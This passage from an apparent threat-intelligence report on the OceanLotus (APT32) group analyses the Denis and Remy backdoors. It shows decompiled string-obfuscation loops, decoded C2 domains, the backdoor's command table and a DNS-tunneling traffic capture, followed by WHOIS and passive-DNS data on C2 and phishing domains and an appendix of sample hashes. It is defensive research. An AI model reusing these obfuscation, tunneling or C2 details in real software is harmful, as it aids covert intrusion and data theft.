mov [ebp+var_2C], cx ; NetApiBufferFreeNetWkstaGetInfoNETAPI32

```

Figure 69: Denis import DLL and function names encoded on the stack

These UNICODE strings are decoded using byte level add/subtract, depending on the variant:

```

do
{
  *(_WORD *)v0 += 128;
  v0 = (int *)((char *)v0 + 2);
}
while ( *(_WORD *)v0 );

```

Figure 70: ADD 0x80 string decoding

This technique is used heavily amongst APT32 backdoors (for example Remy below):

```

mov [ebp+var_108], 4C4D473Eh
mov [ebp+var_104], b1
mov [ebp+var_D0], 1C1A2C30h
mov [ebp+var_CC], 3E4C4845h
mov [ebp+var_C8], 473E4F1Eh
mov [ebp+var_C4], 4Dh
mov [ebp+var_A4], 2C1A2C30h
mov [ebp+var_A0], 4F1E4D3Eh
mov [ebp+var_9C], 4D473Eh
mov [ebp+var_74], 4D3E4742h
mov [ebp+var_70], 484D4738h
mov [ebp+var_6C], 3Ah
mov [ebp+var_E0], 2B1A2C30h ; WSAShutdown:WSAGetLastError

loc_4023B3:
    add word ptr [eax], 27h
    add eax, 2
    cmp [eax], bx
    jnz short loc_4023B3

```

Figure 71: Remy stack-based string decoding

After importing APIs, Denis will typically create a mutex to prevent multiple instances running, before decoding the DNS names used for C2 tunneling in much the same way as API/function names:

```

v203 = 0xAEB1F3EE; // ns1.clearddns.com
v204 = 0xE1E5ECE3;
v205 = 0xE4E4F2;
v206 = 0xEFE3AEF3;
v207 = 0xED;
for ( k = &v203; *(_BYTE *)k; k = (int *)((char *)k + 1) )
    *(_BYTE *)k += -128;
v195 = 0xF2E1E5F3; // search.ultraqueryns.bi
v196 = 0xE8E3u;
v197 = 0xAEu;
v198 = 0xF2F4ECF5;
v199 = 0xE5F5F1E1;
v200 = 0xF3EEF9F2;
v201 = 0xAEu;
v202 = 0xFAE9E2;
for ( l = &v195; *(_BYTE *)l; l = (int *)((char *)l + 1) )
    *(_BYTE *)l += -128;

```

Figure 72: Denis C2 domain name decoding

After decoding and reading configuration stored in the registry, Denis will create a thread to communicate with the C2 server, typically supporting the following commands:

Command Code	Description
0x01	Load DLL and run exported function
0x02	Unload DLL
0x03	Create process (hidden)
0x04	Read file
0x05	Run cmd.exe with redirected stdout
0x06/0x07	Write file
0x0a	Enumerate windows
0x0b	Set registry value
0x0c	Get registry value
0x0f	List directory
0x10	Move file
0x11	Delete file
0x12	Get logical drive information
0x13	Create directory
0x14	Delete directory

C2 data is Base64 encoded and prepended to one of several configured domain names, before being transmitted via DNS request, typically routed via a DNS forwarder:

192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL AAAAAAAAAAAAAAAAAAAAAAAACs8.z.teriava.com
8.8.8.8	192.168.56.20	DNS	164 Standard query response 0x0a54 NULL AAAAAAAAAAAAAAAAAAAAAAAACs8.z.teriava.com NULL AAAAAAAAAAAAAAAAAAAAAAAACs8.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAQAAAAAEAAAAAAAAAAAAAAAAADPM,AAAADWAAAA1AAAeJxz9HP0Iqw00Q1wZmhgYGA1B-JdfrlGXAY-R6tyhpUBqg.IzivMLIxHjIwCjEwAEAkAcKgw.z.teriava.com
8.8.8.8	192.168.56.20	DNS	228 Standard query response 0x0a54 NULL CSSCUAQAAAAAEAAAAAAAAAAAAAAAAADPM,AAAADWAAAA1AAAeJxz9HP0Iqw00Q1wZmhgYGA1B-JdfrlGXAY-R6tyhpUBqg.IzivMLIxHjIwCjEwAEAkAcKgw.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAADb1.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAADb1.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAADb1.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAD6G.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAD6G.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAD6G.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAEQ.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAEQ.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAEQ.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAE7C.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAE7C.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAE7C.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAFFq.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAFFq.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAFFq.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAF_p.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAF_p.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAF_p.z.teriava.com
192.168.56.20	8.8.8.8	DNS	322 Standard query 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAGfn.z.teriava.com
8.8.8.8	192.168.56.20	DNS	138 Standard query response 0x0a54 NULL CSSCUAAAAAAAAAAAAAAAAAAAAAGfn.z.teriava.com NULL CSSCUAAAAAAAAAAAAAAAAAAAAAGfn.z.teriava.com

Figure 73: Denis DNS tunneling

Denis samples have been observed using a variety of forwarders and name servers for C2, as well as using NULL/TEXT/CNAME records to embed encoded data, depending on configuration.

Network Intelligence

Network intelligence was initially obtained during November 2017.

167.114.44.146

All C2 domains were registered using Privacy Guardian on August 21, 2017. All host names resolve to the same Canadian IP address (167.114.44.146).


Whois

Attribute	Value
WHOIS Server	whois.arin.net
Registrar	Administered by ARIN
Email	abuse@ovh.ca (admin) noc@ovh.net (tech)
Name	
Organization	OVH Hosting, Inc. (registrant) Abuse (admin) NOC (tech)
Street	800-1801 McGill College (registrant)
City	Montreal (registrant)
State	QC (registrant)
Postal	H3A 2N4 (registrant)
Country	CA (registrant)

Domains

Resolve	First
<input type="checkbox"/> far.ordanuy.com	2017-11-09
<input type="checkbox"/> dyndns.yceunca.com	2017-11-09
<input type="checkbox"/> happy.abelleds.com	2017-11-08
<input type="checkbox"/> home.runnerfd.com	2017-11-08
<input type="checkbox"/> ns1.arma3projectlife.com	2015-12-11
<input type="checkbox"/> ns1.faceless.at	2016-10-07

First seen



87.117.234.172


Whois

Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	ripe@lomart.com (registrant) abuse@rapidswitch.com (admin)
Name	Abuse Robot (admin, tech)
Organization	Iomart Hosting Limited (registrant)
Street	Spectrum House, Clivemont Road (registrant) Iomart Hosting Ltd t/a RapidSwitch (admin)
City	Maidenhead (registrant) Spectrum House (admin)
State	
Postal	SL6 7FW (registrant) Clivemont Road (admin)
Country	UNITED KINGDOM (registrant) Maidenhead (admin)
Phone	441753471040 (registrant) 44 01753 471 040 (admin)
NameServers	

Domains

	Resolve	First	Last
<input type="checkbox"/>	adstripstravel.com	2017-07-20	2017-11-09

First seen



27.102.67.42

Whois

Attribute	Value
WHOIS Server	whois.apnic.net
Registrar	APNIC
Email	tech@daouldc.com (admin, tech)
Name	DAOU TECHNOLOGY (registrant) IP Manager (admin)
Organization	DAOU (registrant)
Street	Gyeonggi-do Suji-gu, Yongin-si Digital valley-ro (admin, tech)
City	Gyeonggi-do Suji-gu, Yongin-si Digital valley-ro (admin, tech)
State	
Postal	81 (admin, tech)
Country	
Phone	827087950790 (admin, tech)
NameServers	

89.249.65.134

Whois

Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	abuse@m247.com (admin, tech)
Name	M247 LTD Frankfurt Infrastructure (registrant)
Organization	M247-LTD-Frankfurt (registrant) GLOBALAXS DE NOC (admin)
Street	Hanauer Landstraße 302, Hessen (admin, tech)
City	60314, Frankfurt, Germany (admin, tech)
State	
Postal	
Country	DE (registrant, admin, tech)


Domains

RESOLUTIONS ⓘ

☐ Show : 25 ◀ 1-20 of 20 ▶ Sort : Last Seen Descending ▾

Resolve	First	Last	Source
<input type="checkbox"/> rss.honoremanson.com	2017-11-14	2018-04-05	kaspersky, mnemonic, pingly, riskiq, virustotal
<input type="checkbox"/> ssl.wolfgangneudorf.com	2017-11-14	2018-03-26	kaspersky, mnemonic, pingly, riskiq, virustotal
<input type="checkbox"/> repo.paigeherzog.com	2017-11-14	2018-03-26	kaspersky, mnemonic, pingly, riskiq, virustotal
<input type="checkbox"/> vm.rebateukgov.co.uk	2017-02-22	2018-01-10	riskiq
<input type="checkbox"/> ns1.rebateukgov.co.uk	2017-02-18	2018-01-10	mnemonic, riskiq
<input type="checkbox"/> ns2.rebateukgov.co.uk	2017-02-18	2018-01-10	mnemonic, riskiq
<input type="checkbox"/> appleid-apple-com.page-manage.center	2017-02-18	2017-03-16	riskiq
<input type="checkbox"/> online.hmrc-return-gov.co.uk	2017-02-24	2017-03-16	riskiq
<input type="checkbox"/> hmrc-return-gov.co.uk	2017-03-15	2017-03-16	riskiq
<input type="checkbox"/> form-hmrc-gov.co.uk	2017-03-14	2017-03-15	riskiq
<input type="checkbox"/> page-manage.center	2017-02-20	2017-03-13	riskiq
<input type="checkbox"/> online-hmrc-gov-revenue.co.uk	2017-03-06	2017-03-13	riskiq

First Seen



89.249.65.134

185.244.213.28

Whois

Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	abuse@m247.com (admin, tech)
Name	M247 LTD Paris Infrastructure (registrant)
Organization	M247-LTD-Paris (registrant) GLOBALAXS NOC PARIS (admin)
Street	114 Rue Ambroise Croizat (admin, tech)
City	93200, St Denis, Paris, France (admin, tech)
State	
Postal	
Country	FR (registrant, admin, tech)

Domains

RESOLUTIONS ⓘ		
Show: 25	1-1 of 1	Sort: Last Seen Descending ▼
Resolve	First	Last
rss.honoremanson.com	2018-06-22	2018-06-22

First seen

2018-06-22
First Seen rss.honoremanson.com
Unique Resolutions rss.honoremanson.com
Click to Filter

Conclusions

OceanLotus employs both home-brew and off-the-shelf RATs. They use PowerShell scripts from open-source exploit kits, including MSFvenom, Veil, and DKMC, to load shellcode and DLL payloads into memory. C2 functionality is customized to the target, and all domains are registered through an anonymization service called PrivacyGuardian.

The Roland and Remy trojans share similarities and some code re-use with other known OceanLotus malware. The overall design and development of these threats indicate they come from a well-funded development team. The OceanLotus Group uses an expansive amount of custom library code that can easily be repurposed for maximum effectiveness against their next target.

Appendix

[OceanLotus Table](#)

MDS	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
a04be5ca8df86ee9b3974f4da88548e	26529af7782a902c04ae01898c8b14c9f01302165335858ad666b10532584254	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79872	9/17/08 19:34	9/13/17 4:37	a17d4568ad5f745d36fc17846d3e0edf63d4e3c9fccb9861579e957f7a560217					
a2b45cae93603d04592a684285e7b9	30d6a4b9c41225c22b3d1bf2f1eab3d1c57c8b1a69502eab076a4f97f14023ac	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79872	9/17/08 19:34	9/15/17 19:29	198e3c9e6f3dbcf586ac90486187ebfffbdeb1c5d663131fc60c45451b04cce7a					
4185f19a957f870ce6b511c4f86d7c06	08744b41169f163d1fde59f98f4702cef46632a50b7c2bcdda60ae6626170a3b	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/13/08 13:28	8/15/17 3:42	5091430fac8b608ac612c35a1e29ce47cdeb22429657460ddd660727806b511					
58febe3cdd3a523bc2a5162ad302c49f	e22d2c3e78908a2a8301755da5927132f24bd3a2d5957b7d379febd46b20d163	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/13/08 13:28	8/3/17 19:48	36c62261ba32b9a2d81c1c3ac9e317c52c76ebe57cecd620ce646c7c94f994f9					
6a7abc717abb17ce60a922057a2e9386	16a608f88ef13ebdb2287482aa29629e7b34664c1f33ab7d653c15808e92f8fa	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/13/08 13:28	7/28/17 10:14	5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01ecb0b1673					
f9c820264597d8f649d88522d66f222	13221bc0b7ee8f2ee265231134baa29624b7480e577f194b84a8652c67403150	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/19/17 4:30	12/19/17 12:20	c55ff0bb70b704eff1eeeb821a6c2e6fbc06eb1d5fcb030fdaebebd9f8decf3					
f0be94e85e5c4e8a6bd4d94c90ab9b3	a40741b588147021ec0e9908857a2938f1d9bab73bede18d2ea77feac053b1dc	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/19/17 4:30	11/17/17 6:19	c24e6d402a5adf1ece2d6a3dbe270e0904d43119d68e786255505825a273cad					
	0fd7fa5c5f978a08f493e777510f1f2d86a368f83696b3ba46e43fe9c3642f8	VT				PlugX / Korplug									
	4b9a4571651af706c222a50056e4343eec75d4935f888102955bbececd94fd98	VT				PlugX / Korplug									
	7f20a38a265f074be3cfcfed5fffc04c8dc2ebb4dea02ba3ebb4d3d2d7d4d2fd	VT				PlugX / Korplug									
	a2155529411a2ae173a65b818b69df9628a4093417f8991683f06aa310dbb5bf	VT				PlugX / Korplug									
	ef095eb5790495aa6a18efc31cfc6087df187ec749162336213eab0f3ba453ea	VT				PlugX / Korplug									
	f18e0335dc23604632b9af5f174ab2f53bfcfd500fd1d470d283835fad189005	VT				PlugX / Korplug							ilmiakgn.traveroyce.com (198.50.234.111)		
b45203c7cbc35a092e7e8749bf17e4a7	c70accebfe9df5541e3a323928867d98ae6edcb6ab7114b9f2da4dd45502cfe	VT	FontExt.dll	EXE		Denis	1496064	5/21/10 10:33	10/9/17 15:03		0009f9789f0b3fd20e9a2c48ab36bbca322cdf050fc8d3ebe7e12b470a0e4551				
ba4268f8694be7a252b917a692d157c3	b2e7b34ece74ff87845c55068df207552bc90d28f6622c52d7aa54347255700	VT	Thu moi tham du Hoi thao -Final-FRONT-PAGE.exe	EXE		Denis	8742400	4/13/07 19:11	9/2/17 6:43		3cc166273476ebaf4d083e444914bdecf39a3faac5d04980085988b9c9c91b1			virginiaar.com (198.50.234.111)	
8d6e7c359776cdb16aaf9630b63c535f	85b2d3c74e6a662657f0aec58e5519338fd16fa955773c826e34e3eef06e3c2	VT	FontExt.dll	EXE		Denis	1569792	5/21/10 10:33	11/26/17 18:35		75835af4e772ead0e9fadd59328c44ab9a5b80f7df64f7d2ef18f94483c08de			tsworthoa.com (164.132.45.67)	
87d108b2763ce08d3f611f7d240597ec	857462a7a466e1f6934b6b313d7d3adaf14ca92fc8eabd820f6bf1eda29c093c	VT	GoogleUpdateSetup.exe	EXE		Denis	2707456	11/16/11 9:54	12/5/17 4:35		73bdfeed3b4385fbc237fd2d8b60a1e0e13b147046b951ef9f237cecd2d7006d			arinaurna.com (173.209.43.20)	
2f5a12c23e90f769b388d1edace2371d	36c62261ba32b9a2d81c1c3ac9e317c52c76ebe57cecd620ce646c7c94f994f9	VT	WinWord.exe	EXE		Denis	1499136	9/17/08 19:34	9/2/17 2:20		e22d2c3e78908a2a8301755da5927132f24bd3a2d5957b7d379febd46b20d163			dreyoddu.com (46.183.222.84)	
a01fda63947b9b0bb29e8dd8e258e5c8	c55ff0bb70b704eff1eeeb821a6c2e6fbc06eb1d5fcb030fdaebebd9f8decf3	VT	WinWord.exe	EXE		Denis	1815040	5/21/10 10:33	12/19/17 12:17		13221bc0b7ee8f2ee265231134baa29624b7480e577f194b84a8652c67403150			"Chinanetworkvub.info, womenofchina.info, 185.64.104.229	
N/A	4331c18483950c9a48a71a9b1d9b26ad1e2216d170898c22494900c8fc5e36dd	4				Backdoor						http://lawful[.]info/download/images/user.gif			System.galaburner.info, mx.powergala.info, smtp.galamower.com, help.galaspot.net
N/A	9d57ce4d1578fe7b3651a98b41a62888a1b2228d6152acd3b5c3e0b4c81c77ad	4	user.gif			Windshield (?)									
7e68371ba3a98ff88e0fb5ae2507f0d	N/A	1	install_flashplayer.exe												
9fea62c042a8eda1d3f5ae54bad1e959	N/A	1	sinopec.exe												
486bb089b22998ec2560af59008eafa	N/A	1													
b778d0de33b66ffdaaf76ba01e7c5b7b	N/A	1	USBDeview.exe												
53e5718adf6f5feb2e3bb3396a229ba8	N/A	1	DSC00229.exe												
d39edc7922054a0f14a5b000a28e3329	N/A	1	install_flashplayer13x37.exe												

Source References					
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